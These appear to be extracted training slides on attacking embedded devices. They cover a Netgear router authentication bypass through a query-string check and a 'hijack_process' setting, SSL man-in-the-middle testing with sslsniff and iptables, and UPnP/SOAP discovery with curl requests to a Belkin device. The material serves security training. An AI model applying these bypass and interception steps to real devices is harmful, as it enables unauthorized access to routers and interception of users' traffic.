
1

No authentication handler for BRS_*

1

A Deeper Look At Netgear's Authentication

BRS_success.html



Well this is interesting...

Sidestep To Asus

Remember error_page.htm?


```
if('<% nvram_get("w_Setting"); %>' == '0' || '<% nvram_get("http_passwd"); %>' == 'admin')
    setTimeout("parent.location = \"http://"+new_lan_ip+"/QIS_wizard.htm?flag=welcome\"", 2*1000);
else
    setTimeout("parent.location = \"http://"+new_lan_ip+"/QIS_wizard.htm?flag=detect\"", 2*1000);
```

This code is from a white-listed file.

nvram_get() is a server directive.

“http_passwd” == admin pw

NETGEAR Authentication Oops!



Did you catch that?


The check is performed based on the query string!

After parsing, the query string can look much different...

Query: /secretstuff.html?foobar → Requested File: /secretstuff.html
Query: /foobar/../secretstuff.html → Requested File: /secretstuff.html

User-controlled input determines whether the auth handler is NULL

Further Into The Rabbit Hole



Auth Hijack

`_config_invmatch()` checks config values

Code asserts '`hijack_process==3`' before auth check

Other values lead to disabled authentication

hijack_process Next Steps

- ◆ Need to find where this value is accessed
- ◆ Web server has server directives for getting and setting configuration
 - ◆ `cfg_set()` is used to set values in NVRAM
 - ◆ A simple `grep` of the extracted firmware reveals:

```
$ grep -rn 'cfg_set("hijack_process" ' *  
BRS_02_genieHelp.html:12:<% cfg_set("hijack_process", "1") %>
```

BINGO! `hijack_process=1` will disable all auth checks!

BONUS: `mime_handler` for `'BRS_*` has no authentication function set!



SSL Attacks

Getting Started

What is SSL/TLS?

SSL (now known as TLS) provides an encrypted channel

Public key cryptography underpins the entire system

- Servers generate a public/private key pair
- A certificate includes the public key & describes how it can be used
- Certification authority attests to the owner's identity with a signature
- Servers present the signed certificate to connecting clients

How Does TLS Break?

Library Implementation Failures

- Heartbleed
- Change Cipher Spec Injection

Protocol Failures

- Legacy Renegotiation (CVE-2009-3555)
- BEAST (predictable initialization vectors in TLS 1.0 CBC mode)

Deployment Failures

- Use of self-signed certificates undermines protection from MiTM
- Insufficient certificate validation

Crypto Failures

- Deprecated cipher suites like RC4
- Padding oracles can reveal plaintext content

Evaluating Embedded Device Risk

Certificate validation is crucial to test

- Many designs use self-signed certificates without pinning
- Validation often gets disabled for QA and is not re-enabled

OpenSSL use is prevalent in IoT

- Heartbleed may be the most devastating and likely flaw

Testing Certificate Validation

Two points for testing:

- Client → Embedded Device
- Embedded Device → Vendor Infrastructure

Goal here is to simulate an active network adversary

Step one is to become a man-in-the-middle (MiTM)

Becoming MiTM

Introduce a new router

Connect through a VPN

Setup a rogue access point for 802.11

What to do with MiTM

Redirect connections to transparent proxy

- SSLsniff – Generates certs on the fly and logs data
- Mallory – Intercept and manipulate SSL traffic

Redirect is easy with iptables

Testing Mobiles With VPN

- ◆ Install Linux and configure as a VPN gateway
 - ◆ Ubuntu + PPTP is easy: <https://help.ubuntu.com/community/PPTPServer>
- ◆ Install sslniff
 - ◆ <https://github.com/moxie0/sslniff.git> or apt-get install sslniff
- ◆ Configure iptables to reroute desired traffic
 - ◆ Example: `iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports 4443`
- ◆ Run sslniff in authoritative mode with bundled wildcard cert
 - ◆ `sslniff -a -s 4443 -w /tmp/sslniff.log -c /usr/share/sslniff/certs/wildcard`
- ◆ Connect mobile to VPN and launch device app
- ◆ If the app works, it is not using a secure SSL channel
 - ◆ The log file (/tmp/sslniff.log here) will contain communication logs



Exploiting SOAP

What is SOAP?

SOAP is Simple Object Access Protocol

Common method for offering a network API

Generally uses XML messages over HTTP

Discovery

SSDP is used to announce services

- HTTP-like protocol running on UDP/1900
- Multicast search and notification
- Part of Universal Plug n' Play support

M-SEARCH *

Packet for finding targets

M-SEARCH * HTTP/1.1

Host: 239.255.255.250:1900

ST:upnp:rootdevice

MAN:ssdp:discover

MX:3

239.255.255.250 is the reserved multicast address for SSDP

Probes sent to unicast address work too

HTTP line endings (CRLF)

Example Response

HTTP/1.1 200 OK

Cache-Control: max-age=300

Date: Wed October 21, 2015 07:28:00 GMT

Ext:

Location: http://10.1.1.1:1780/devicedesc.xml

Server: AirDream UPnP/1.0 LibUPnP

ST: upnp:rootdevice

USN: uuid:4d72526f-626f-7420-4653-6f6369657479::upnp:rootdevice

Command Enumeration

Download the XML referenced in the “Location:” header

- This is a WSDL file (Web Services Description Language)
- Describes the device and available web services

The WSDL file may contain:

- PresentationURL : This will generally be a URL for web management
- friendlyName/modelName/modelDescription : Attributes to identify the device
- deviceType : Reference to upnp schema for device type
- manufacturer/manufacturerURL : Information about the vendor
- serviceList : Section dealing with available endpoints for control or monitoring
- **SCPDURL : Service Control Protocol Document URL**

Generic WSDL Example

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <root xmlns="urn:schemas-upnp-org:device-1-0">
3   <specVersion>
4     <major>1</major>
5     <minor>0</minor>
6   </specVersion>
7   <URLBase>http://192.168.0.1:49152</URLBase>
8   <device>
9     <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
10    <friendlyName>DIR-600</friendlyName>
11    <manufacturer>D-Link</manufacturer>
12    <manufacturerURL>http://www.dlink.com.tw</manufacturerURL>
13    <modelDescription>Wireless Broadband Router</modelDescription>
14    <modelName>DIR-600</modelName>
15    <modelNameNumber>1</modelNameNumber>
16    <modelURL>http://www.dlink.com.tw</modelURL>
17    <serialNumber>01234567</serialNumber>
18    <UDN>uuid:4d72526f-626f-7420-4653-6f6369657479</UDN>
19    <serviceList>
20      <service>
21        <serviceType>urn:schemas-wifialliance-org:service:WFAWLANConfig:1</serviceType>
22        <serviceId>urn:wifialliance-org:serviceId:WFAWLANConfig1</serviceId>
23        <controlURL>/wfadev.cgi?service=WFAWLANConfig1</controlURL>
24        <eventSubURL>/gena.cgi?service=WFAWLANConfig1</eventSubURL>
25        <SCPDURL>/WFAWLANConfig.xml</SCPDURL>
26      </service>
27    </serviceList>
28    <presentationURL>http://192.168.0.1</presentationURL>
29  </device>
30 </root>
```

Service Control Protocol Document actionList

```
<actionList>
  <action>
    <name>GetDeviceInfo</name>
    <argumentList>
      <argument>
        <name>NewDeviceInfo</name>
        <direction>out</direction>
        <relatedStateVariable>DeviceInfo</relatedStateVariable>
      </argument>
    </argumentList>
  </action>
  ...
</actionList>
```

Service Control Protocol Document actionList

```
<actionList>
  <action>
    <name>GetDeviceInfo</name> ←Action Name
    <argumentList>
      <argument>
        <name>NewDeviceInfo</name> ←Argument Name
        <direction>out</direction> ←Input or Output Argument
        <relatedStateVariable>DeviceInfo</relatedStateVariable>
      </argument>
    </argumentList>
  </action>
  ...
</actionList>
```


Constructing a SOAP Request

Request Parameters:

- \$Service – WSDL’s serviceType” tag
- \$URL – “controlURL” tag from WSDL
- \$Action – Selected from the SCPD xml
- \$Argument[] – Specified in SCPD Action

Example SOAP Request

- ◆ POST **\$URL** HTTP/1.0
Content-Type: text/xml
SOAPACTION: **\$Service#\$Action**
Content-Length: <xml length>
- ◆ <?xml version="1.0" encoding="utf-8" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
 <u:**\$Action** xmlns:u="**\$Service**">
 <**\$Argument[0]**>
 \$Value[0]
 </**\$Argument[0]**>
 [...more arguments as needed...]
 </u:**\$Action**>
</s:Body>
</s:Envelope>

SOAP Request Argument Formats

- ◆ The <serviceStateTable> section can offer insight into data types and defaults
- ◆ Example:
 <stateVariable sendEvents="yes">
 <name>FriendlyName</name>
 <dataType>string</dataType>
 <defaultValue>0</defaultValue>
 </stateVariable>
- ◆ dataType of bin.b64 means the data must be base64 encoded

SOAP BASH

```
CAT="basicevent"; ACTION="GetSmartDevInfo"  
CTRLURL="/upnp/control/${CAT}1"; SERVICE="urn:Belkin:service:${CAT}:1"
```

```
cat > soap.tmp <<EOF  
<?xml version="1.0" encoding="utf-8"?>  
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"  
              s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">  
  <s:Body>  
    <u:$ACTION xmlns:u="$SERVICE"> </u:$ACTION>  
  </s:Body>  
</s:Envelope>  
EOF
```

```
curl "http://10.22.22.1:49152$CTRLURL" -H "SOAPACTION: \"$SERVICE#$ACTION\"" -H "Content-  
Type: text/xml; charset=\"utf-8\"" -d @soap.tmp
```

SOAP Walkthrough

Discovery with Miranda

```
upnp> msearch
Entering discovery mode for 'upnp:rootdevice', Ctrl+C to stop...
*****
SSDP reply message from 10.22.22.1:49152
XML file is located at http://10.22.22.1:49152/setup.xml
Device is running Unspecified, UPnP/1.0, Unspecified
*****
```

SOAP Walkthrough

Reading the WSDL

🌐 | 10.22.22.1:49152/setup.xml

Most Visited ▾  Offensive Security  Kali Linux  Kali Docs  Kali Tools  Exploit-D

</service>

– <service>

<serviceType>urn:Belkin:service:basicevent:1 </serviceType>

<serviceId>urn:Belkin:serviceId:basicevent1 </serviceId>

<controlURL>/upnp/control/basicevent1 </controlURL>

<eventSubURL>/upnp/event/basicevent1 </eventSubURL>

<SCPDURL>/eventservice.xml</SCPDURL>

</service>

SOAP Walkthrough

Reading the SCP Document



```
</action>  
- <action>  
  <name>GetSmartDevInfo</name>  
</action>  
...
```

SOAP Walkthrough

Sending a Request

```
1 CAT="basicevent"
2 CTRLURL="/upnp/control/${CAT}1"
3 SERVICE="urn:Belkin:service:${CAT}:1"
4 ACTION="GetSmartDevInfo"
5
6 cat > soap.tmp <<EOF
7 <?xml version="1.0" encoding="utf-8"?>
8 <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
9   <s:Body>
10     <u:$ACTION xmlns:u="$SERVICE">
11       </u:$ACTION>
12     </s:Body>
13   </s:Envelope>
14 EOF
15
16 curl "http://10.22.22.1:49152$CTRLURL" -H "SOAPACTION: \"${SERVICE}#$ACTION\"" -H "Content-Type: text/xml; charset=\"utf-8\"" -d @soap.tmp
```


Finding SOAP/UPnP Vulnerabilities

Search with SSDP and grab XML

Try OS & SQLi

Look for unauth sensitive functions

- Download system config (including passwords)
- Change password, NAT rules, toggle services, etc

The “Easy Button”

Miranda – Python based Universal Plug-N-Play client application

- Included in Kali: <http://tools.kali.org/information-gathering/miranda>
- Another tool from Craig Heffner


WSFuzzer – Older OWASP backed Python+Java based SOAP pen testing

- Available on SourceForge: <https://sourceforge.net/projects/wsfuzzer/>
- This is an older project which may not be well supported

UFuzz – Universal Plug and Fuzz is a Ruby based automated fuzzing tool

- Available on GitHub: <https://github.com/phikshun/ufuzz>
- This is **very** rough around the edges but when it works, it is an effective tool

Hands On With SOAP



802.11 Hacks



Overview of 802.11 Hacks

WiFi capabilities present some unique attack surface

Some useful tools include:

- Supported wireless adapter (Atheros AR9271, Ralink RT3070, Realtek RTL8187L)
- Aircrack-ng software suite (included in Kali)
